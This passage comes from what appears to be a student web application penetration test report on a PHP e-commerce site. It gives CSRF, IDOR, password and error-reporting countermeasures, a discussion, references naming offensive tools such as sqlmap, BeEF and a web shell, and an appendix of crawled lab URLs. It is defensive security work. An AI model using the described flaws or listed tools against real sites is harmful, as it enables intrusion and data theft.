195         <input type="hidden" name="csrf-token" value="CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz" />
196         <div class="radio outer-xs">
197             <a href="forgot-password.php" class="forgot-password pull-right">Forgot your Password?</a>
198         </div>
199         <button type="submit" class="btn-upper btn btn-primary checkout-page-button" name="login">Login</button>
200     </form>
```

Figure 137: CSRF token added to hidden field in login form.

After this CSRF token implementation, the server simply stores the CSRF token value with user session data. Then, when a request occurs from a user requiring validation, the request is checked for a match with the CSRF token from a user's session. If the request does not contain any token it should be rejected (portswigger.net, 2022).

The forms used on the my-account.php page autofill the customer email field (see figure 138). This should be removed and require the user to enter their email manually instead. Also, the current password on all forms should be checked if it's entered correctly. CSRF attacks will be mitigated if the web development team implement all of the tester's advice.

```
224         <div class="form-group">
225         <label class="info-title" for="EMail ">EMail Address<span></span></label>
226         <input type="text" class="form-control unicase-form-control text-input" value ="<?php echo $row['email'];?>"
227         </div>
```

Figure 138: Email echoed out to forms in my-account.php

4.2.4 General Countermeasures

Upgrade PHP

Astleys Shop currently is using a very outdated version of PHP (5.6.34) which comes with multiple security issues. The latest versions of PHP fix old vulnerabilities and should be updated to the most current version. The web development team will not have to modify any of the advice on PHP functions given by the tester as the advice was given to match the current PHP versions which are PHP 7.4 & 8.1.

Two-step verification

When changing the user account password on the "forgot-password.php" page the password is changed instantly without any further verification. To mitigate this the tester recommends sending a text with a unique code or an email with a unique password reset link to verify the user. The customer can then confirm it's them and reset their password.

Password policy

Astleys Shop should have a password policy. This policy would require customer passwords to be a certain length like the recommended 8 minimum with lowercase, uppercase, special characters, and numbers. Enforcing this policy on the create an account form will ensure that all customers are creating secure passwords making it more difficult for an attacker. It may help the customer create their password with this policy if it is stated alongside the create an account form too.

IDOR

The tester noticed it was possible to access other user's orders by changing the number of the id. The web development team should implement a unique tracking system that cannot be accessed by other users by changing an id number. An example is instead of using numbers and incrementing for each new order, a unique random hash with a salt could be used for every new order. The customer will still be able to find their order and id in their tracking orders page. The web developers may find the IDOR prevention guide from OWASP useful: https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

404 Page

Astleys Shop's current 404 page shows version information at the bottom. Removing this information will prevent easily showing the server version to attackers.

Error Reporting

The PHP function “error_reporting()” is used in most of the files. This is fine during production of the web application but the web development team should ensure that these functions are removed once the website is ready to go live. Error reporting can reveal information about the webserver such as directories and how the server functions. Turning error reporting off will stop an attacker learning this information.

User Input In Cart

During the security test it was possible to manually enter a value into the “my-cart.php” form. This allowed negative values to be entered. The development team should change this feature to only allow the customer to increment or decrement items in the cart.

4.3 General Discussion

The tester has met the main aim of this security test and demonstrated Astleys Shop is highly insecure and multiple vulnerabilities currently exist that could allow an attacker to cause serious damage and obtain user data. This was successfully achieved by following the sub aims of using a web application penetration methodology and exploiting identified vulnerabilities. Using the OWASP WSTG methodology (Owasp.org, 2021) was a perfect choice for carrying out this security test. The tester found it was very extensive and discovered issues with Astleys Shop that otherwise wouldn’t have been found had this methodology not been used.

The previous owners of Astleys Shop attempted to secure the web app with SQL Injection filters but were easily bypassed by the tester. Also, the previous programmers were not programming with security in mind by storing sensitive data insecurely into the cookie and database.

To help secure Astleys Shop from all the discovered vulnerabilities and issues, the tester has provided countermeasures that the development team should implement immediately. Providing detailed countermeasures has successfully met the sub aim of steps that the web development team can take to secure the web app. One major security improvement on Astleys Shop would be to use HTTPS, enforcing encryption on all traffic on the web app. Furthermore, using the advice on general countermeasures will ensure the customers will be protected when creating or changing their password.

Implementing all the advised countermeasures will significantly improve the security of Astleys Shop and prevent attackers harming business operations once the website goes live. Finally, security in an e-commerce website is critical. Customers will lose trust instantly if any security attacks occur leaving their data vulnerable. Which is why it’s necessary to ensure their data is protected. Astleys Shop’s new owners have met this need by carrying out this web application penetration test and should continue these good security practices.

5 FUTURE WORK

After the development team have implemented all the countermeasures and recommendations, the tester could perform another web application penetration test on Astleys Shop to ensure its secure implementation. The web development team may feel comfortable knowing they have implemented everything securely.

One regret from the tester has is not successfully demonstrating the CSRF attack on the change password form. In the future, the web development team could benefit from seeing how severe this CSRF attack could be on user login details and why it's very important to prevent on web applications.

The tester did not have access to the phpMyAdmin portal on Astleys Shop. The scope could be increased and the tester be given access to this in the future, and a web application penetration test on the portal could be carried out to ensure its security from attackers.

6 REFERENCES PART 1

For URLs, Blogs:

OWASP. 2021.| Open Source Foundation for Application Security. [online] Available at: https://owasp.org/ [Accessed 28 November 2021].

Owasp.org. 2021. OWASP Top 10:2021. [online] Available at: https://owasp.org/Top10/#whats-changed-in-the-top-10-for-2021 [Accessed 28 November 2021].

Owasp.org. 2021. *WSTG - Stable | OWASP*. [online] Available at: https://owasp.org/www-project-web-security-testing-guide/stable/ [Accessed 28 November 2021].

Owasp.org. 2021. Testing Tools Resource | OWASP. [online] Available at: https://owasp.org/www-project-web-security-testing-guide/stable/6-Appendix/A-Testing_Tools_Resource [Accessed 02 December 2021].

Cheatsheetseries.owasp.org. 2021. Cross-Site Request Forgery Prevention - OWASP Cheat Sheet Series. [online] Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#login-csrf [Accessed 7 December 2021].

Klein, A. (May, 2006) HTTP Message Splitting, Smuggling and Other Animals Available at: https://www.slideserve.com/alicia/http-message-splitting-smuggling-and-other-animals-powerpoint-ppt-presentation [Accessed 07 December 2021]

Kolybabi, M, Lawrence, G. (2021). *ssl-enum-ciphers NSE Script*. [online] Nmap.org. Available at: https://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html [Accessed 12 December 2021].

Jumpnowtek.com. 2019. *Using Nmap to check certs and supported TLS algorithms*. [online] Available at: https://jumpnowtek.com/security/Using-nmap-to-check-certs-and-supported-algos.html [Accessed 12 December 2021].

PHP.net. (2021). PHP: PHP 5 ChangeLog. [online] Available at: https://www.php.net/ChangeLog-5.php#5.6.34 [Accessed 12 December 2021].

Damaye, S. (May, 2020) WackoPicko/SessionID-vulnerability - aldeid. [online] Aldeid.com. Available at: https://www.aldeid.com/wiki/WackoPicko/SessionID-vulnerability [Accessed 12 December 2021].

For Tools Used:

Portswigger.net (2021). Burp Suite - Application Security Testing Software. [online] Available at: https://portswigger.net/burp [Accessed 12 December 2021].

Lyon, G., (1997-2021). Nmap: the Network Mapper - Free Security Scanner. [online] Nmap.org. Available at: https://nmap.org/ [Accessed 12 December 2021].

OWASP. (2021) OWASP ZAP – Download. [online] Available at: https://www.zaproxy.org/download/ [Accessed 12 December 2021].

Reeves, O & Mehlmauer, C., 2021. GitHub - OJ/gobuster: Directory/File, DNS and VHost busting tool written in Go. [online] GitHub. Available at: https://github.com/OJ/gobuster [Accessed 12 December 2021].

Mozilla. (2021). Download the fastest Firefox ever. [online] Available at: https://www.mozilla.org/en-GB/firefox/new/ [Accessed 12 December 2021].

Hauser, V. (2001-2021). GitHub - vanhauser-thc/thc-hydra: hydra. [online] GitHub. Available at: https://github.com/vanhauser-thc/thc-hydra [Accessed 12 December 2021].

Nmap.org. (2021). Ncat - Netcat for the 21st Century. [online] Available at: https://nmap.org/ncat/ [Accessed 12 December 2021].

Stenberg, D. (1998-2021) curl. [online] Curl.se. Available at: https://curl.se/ [Accessed 12 December 2021].

Dawes, R., 2002. WebScarab - a web application review tool. [online] Dawes.za.net. Available at: http://dawes.za.net/rogan/webscarab/#current [Accessed 12 December 2021].

Navarrete, C. & Hernandez, A. (2012). GitHub - wireghoul/dotdotpwn: DotDotPwn - The Directory Traversal Fuzzer. [online] GitHub. Available at: https://github.com/wireghoul/dotdotpwn [Accessed 12 December 2021].

Gchq.github.io. 2021. CyberChef. [online] Available at: https://gchq.github.io/CyberChef/ [Accessed 12 December 2021].

Hornby, T. (2021). CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.. [online] Available at: https://crackstation.net/ [Accessed 12 December 2021].

Beefproject.com. (2021). BeEF - The Browser Exploitation Framework Project. [online] Available at: https://beefproject.com/ [Accessed 12 December 2021].

Guimaraes, B. and Stampar, M (2006-2021). sqlmap: automatic SQL injection and database takeover tool. [online] Sqlmap.org. Available at: https://sqlmap.org/ [Accessed 12 December 2021].

Weevly. (2021). GitHub - epinna/weevely3: Weaponized web shell. [online] Available at: https://github.com/epinna/weevely3/ [Accessed 12 December 2021].

Technologies, R. (2010-2021). RIPS - PHP Security Analysis. [online] SourceForge. Available at: https://sourceforge.net/projects/rips-scanner/ [Accessed 12 December 2021].

Ho, D., (2003-2021). Downloads | Notepad++. [online] Notepad-plus-plus.org. Available at: https://notepad-plus-plus.org/downloads/ [Accessed 12 December 2021].

Microsoft.com (2015-2021). Visual Studio Code - Code Editing. Redefined. [online] Available at: https://code.visualstudio.com/ [Accessed 12 December 2021].

7 References Part 2

Offensive-security.com, 2022, File Inclusion Vulnerabilities - Metasploit Unleashed, Offensive-security.com, viewed 15 January, 2022, <https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/>.

portswigger.net 2022, What is directory traversal, and how to prevent it? | Web Security Academy, Portswigger.net, viewed 15 January, 2022, <https://portswigger.net/web-security/file-path-traversal#how-to-prevent-a-directory-traversal-attack>.

Vultr.com 2020, How to Disable Directory Browsing On Apache, vultr.com, viewed 17 January, 2022, <https://www.vultr.com/docs/how-to-disable-directory-browsing-on-apache>.

Letsencrypt.org 2022, Let's Encrypt, Letsencrypt.org, viewed 17 January, 2022, <https://letsencrypt.org/>.

Schoen, S 2020, Free SSl certificate Vs Paid SSl certificate and their pros and cons, Let's Encrypt Community Support, viewed 17 January, 2022, <https://community.letsencrypt.org/t/free-ssl-certificate-vs-paid-ssl-certificate-and-their-pros-and-cons/119374/2>.

PHP.net 2022, PHP: setcookie - Manual, Php.net, viewed 17 January, 2022, <https://www.php.net/setcookie>.

Portswigger.net 2022, CSRF tokens | Web Security Academy, Portswigger.net, viewed 17 January, 2022, <https://portswigger.net/web-security/csrf/tokens>.

Owasp.org 2022, HttpOnly - Set-Cookie HTTP response header | OWASP, Owasp.org, viewed 17 January, 2022, <https://owasp.org/www-community/HttpOnly>.

Owasp.org 2022, Secure Cookie Attribute | OWASP Foundation, Owasp.org, viewed 17 January, 2022, <https://owasp.org/www-community/controls/SecureCookieAttribute>.

Owasp.org 2022, SameSite | OWASP Foundation, Owasp.org, viewed 17 January, 2022, <https://owasp.org/www-community/SameSite>.

8 APPENDICES PART 1

APPENDIX A – INFORMATION GATHERING/FINGERPRINTING

8.1.1 Fingerprint Web Server




Figure 1: Testing for malformed HTTP request




Figure 2: Response from the server to malformed HTTP request.

8.1.2 Map Execution Paths Through Application – ZAP URLs & Report

http://192.168.1.20/
http://192.168.1.20/admin
http://192.168.1.20/admin/
http://192.168.1.20/admin/bootstrap
http://192.168.1.20/admin/bootstrap/
http://192.168.1.20/admin/bootstrap/css
http://192.168.1.20/admin/bootstrap/css/
http://192.168.1.20/admin/bootstrap/css/bootstrap-responsive.min.css
http://192.168.1.20/admin/bootstrap/css/bootstrap.min.css
http://192.168.1.20/admin/bootstrap/js

http://192.168.1.20/admin/bootstrap/js/
http://192.168.1.20/admin/bootstrap/js/bootstrap.min.js
http://192.168.1.20/admin/css
http://192.168.1.20/admin/css/
http://192.168.1.20/admin/css/theme.css
http://192.168.1.20/admin/images
http://192.168.1.20/admin/images/
http://192.168.1.20/admin/images/icons
http://192.168.1.20/admin/images/icons/
http://192.168.1.20/admin/images/icons/css
http://192.168.1.20/admin/images/icons/css/
http://192.168.1.20/admin/images/icons/css/font-awesome.css
http://192.168.1.20/admin/index.html
http://192.168.1.20/admin/productimages
http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core
http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/
http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/?C=D;O=D
http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-1.jpeg
http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-2.jpeg
http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-3.jpeg
http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)
http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/
http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/1.jpeg
http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/2.jpeg
http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/3.jpeg
http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/?C=S;O=D
http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204
http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/
http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/?C=D;O=D
http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-1.jpeg
http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-2.jpeg
http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-3.jpeg
http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)

http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/
http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/?C=S;O=D
http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-1.jpeg
http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-2.jpeg
http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-3.jpeg
http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)
http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/
http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/1.jpeg
http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/2.jpeg
http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/3.jpeg
http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/?C=D;O=D
http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen
http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/
http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/?C=D;O=D
http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-1.jpeg
http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-2.jpeg
http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-3.jpeg
http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage
http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/
http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/?C=S;O=D
http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-1.jpeg
http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-2.jpeg
http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-3.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen
http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/
http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/?C=D;O=D
http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-3.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-original-1.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-original-2.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)

http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/
http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/?C=D;O=D
http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-1.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-2.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-3.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)
http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/
http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/?C=D;O=D
http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330010in-1.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-2.jpeg
http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-3.jpeg
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/?C=D;O=D
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax%20main%20image.jpg
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax1.jpeg
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax2.jpeg
http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax3.jpeg
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/?C=M;O=D
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-1.jpeg
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-2.jpeg
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-3.jpeg
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Mega%204G
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Mega%204G/
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Mega%204G/?C=S;O=D

http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-1.jpeg
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-2.jpeg
http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-3.jpeg
http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed
http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/
http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/?C=S;O=D
http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-1.jpeg
http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg
http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-3.jpeg
http://192.168.1.20/admin/productimages/OPPO%20A57
http://192.168.1.20/admin/productimages/OPPO%20A57/
http://192.168.1.20/admin/productimages/OPPO%20A57/?C=D;O=D
http://192.168.1.20/admin/productimages/OPPO%20A57/oppo-a57-na-original-1.jpeg
http://192.168.1.20/admin/productimages/OPPO%20A57/oppo-a57-na-original-2.jpeg
http://192.168.1.20/admin/productimages/OPPO%20A57/oppo-a57-na-original-3.jpeg
http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)
http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/
http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/?C=S;O=D
http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-1.jpeg
http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-2.jpeg
http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-3.jpeg
http://192.168.1.20/admin/productimages/SAMSUNG%20Galaxy%20On5
http://192.168.1.20/admin/productimages/SAMSUNG%20Galaxy%20On5/
http://192.168.1.20/admin/productimages/SAMSUNG%20Galaxy%20On5/?C=S;O=D
http://192.168.1.20/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-2.jpeg
http://192.168.1.20/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-3.jpeg
http://192.168.1.20/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on7-sm-1.jpeg
http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book
http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/
http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/?C=D;O=D
http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/diary-of-a-wimpy-kid-do-it-yourself-book-original-1.jpeg
http://192.168.1.20/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure
http://192.168.1.20/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/

http://192.168.1.20/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/22-thea-stilton-and-the-tropical-treasure-original-1.jpeg
http://192.168.1.20/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/?C=S;O=D
http://192.168.1.20/admin/productimages/XSS%20Test
http://192.168.1.20/admin/productimages/XSS%20Test/
http://192.168.1.20/admin/productimages/XSS%20Test/?C=S;O=D
http://192.168.1.20/admin/productimages/XSS%20Test/fluffy.jpg
http://192.168.1.20/admin/productimages/XSS%20Test/rick.jpg
http://192.168.1.20/admin/productimages/test
http://192.168.1.20/admin/productimages/test/
http://192.168.1.20/admin/productimages/test/?C=D;O=D
http://192.168.1.20/admin/productimages/test/rick.jpg
http://192.168.1.20/admin/scripts
http://192.168.1.20/admin/scripts/
http://192.168.1.20/admin/scripts/jquery-1.9.1.min.js
http://192.168.1.20/admin/scripts/jquery-ui-1.10.1.custom.min.js
http://192.168.1.20/appendage.php?type=terms.php
http://192.168.1.20/assets
http://192.168.1.20/assets/
http://192.168.1.20/assets/?C=D;O=D
http://192.168.1.20/assets/arrow_large_left.png
http://192.168.1.20/assets/arrow_large_right.png
http://192.168.1.20/assets/arrow_left.png
http://192.168.1.20/assets/arrow_left2.png
http://192.168.1.20/assets/arrow_right.png
http://192.168.1.20/assets/arrow_right2.png
http://192.168.1.20/assets/arrowleft.png
http://192.168.1.20/assets/arrowright.png
http://192.168.1.20/assets/arrows.psd
http://192.168.1.20/assets/black50.png
http://192.168.1.20/assets/boxed_bgtile.png
http://192.168.1.20/assets/bullet.png
http://192.168.1.20/assets/bullet_boxed.png
http://192.168.1.20/assets/bullets.png
http://192.168.1.20/assets/bullets.psd
http://192.168.1.20/assets/bullets2.png
http://192.168.1.20/assets/coloredbg.png
http://192.168.1.20/assets/css
http://192.168.1.20/assets/css/
http://192.168.1.20/assets/css/?C=S;O=D
http://192.168.1.20/assets/css/animate.min.css
http://192.168.1.20/assets/css/blue.css
http://192.168.1.20/assets/css/bootstrap-select.min.css
http://192.168.1.20/assets/css/bootstrap.min.css
http://192.168.1.20/assets/css/config.css
http://192.168.1.20/assets/css/dark-green.css
http://192.168.1.20/assets/css/font-awesome.min.css

http://192.168.1.20/assets/css/green.css
http://192.168.1.20/assets/css/images
http://192.168.1.20/assets/css/images/
http://192.168.1.20/assets/css/images/?C=S;O=D
http://192.168.1.20/assets/css/images/close.png
http://192.168.1.20/assets/css/images/loading.gif
http://192.168.1.20/assets/css/images/next.png
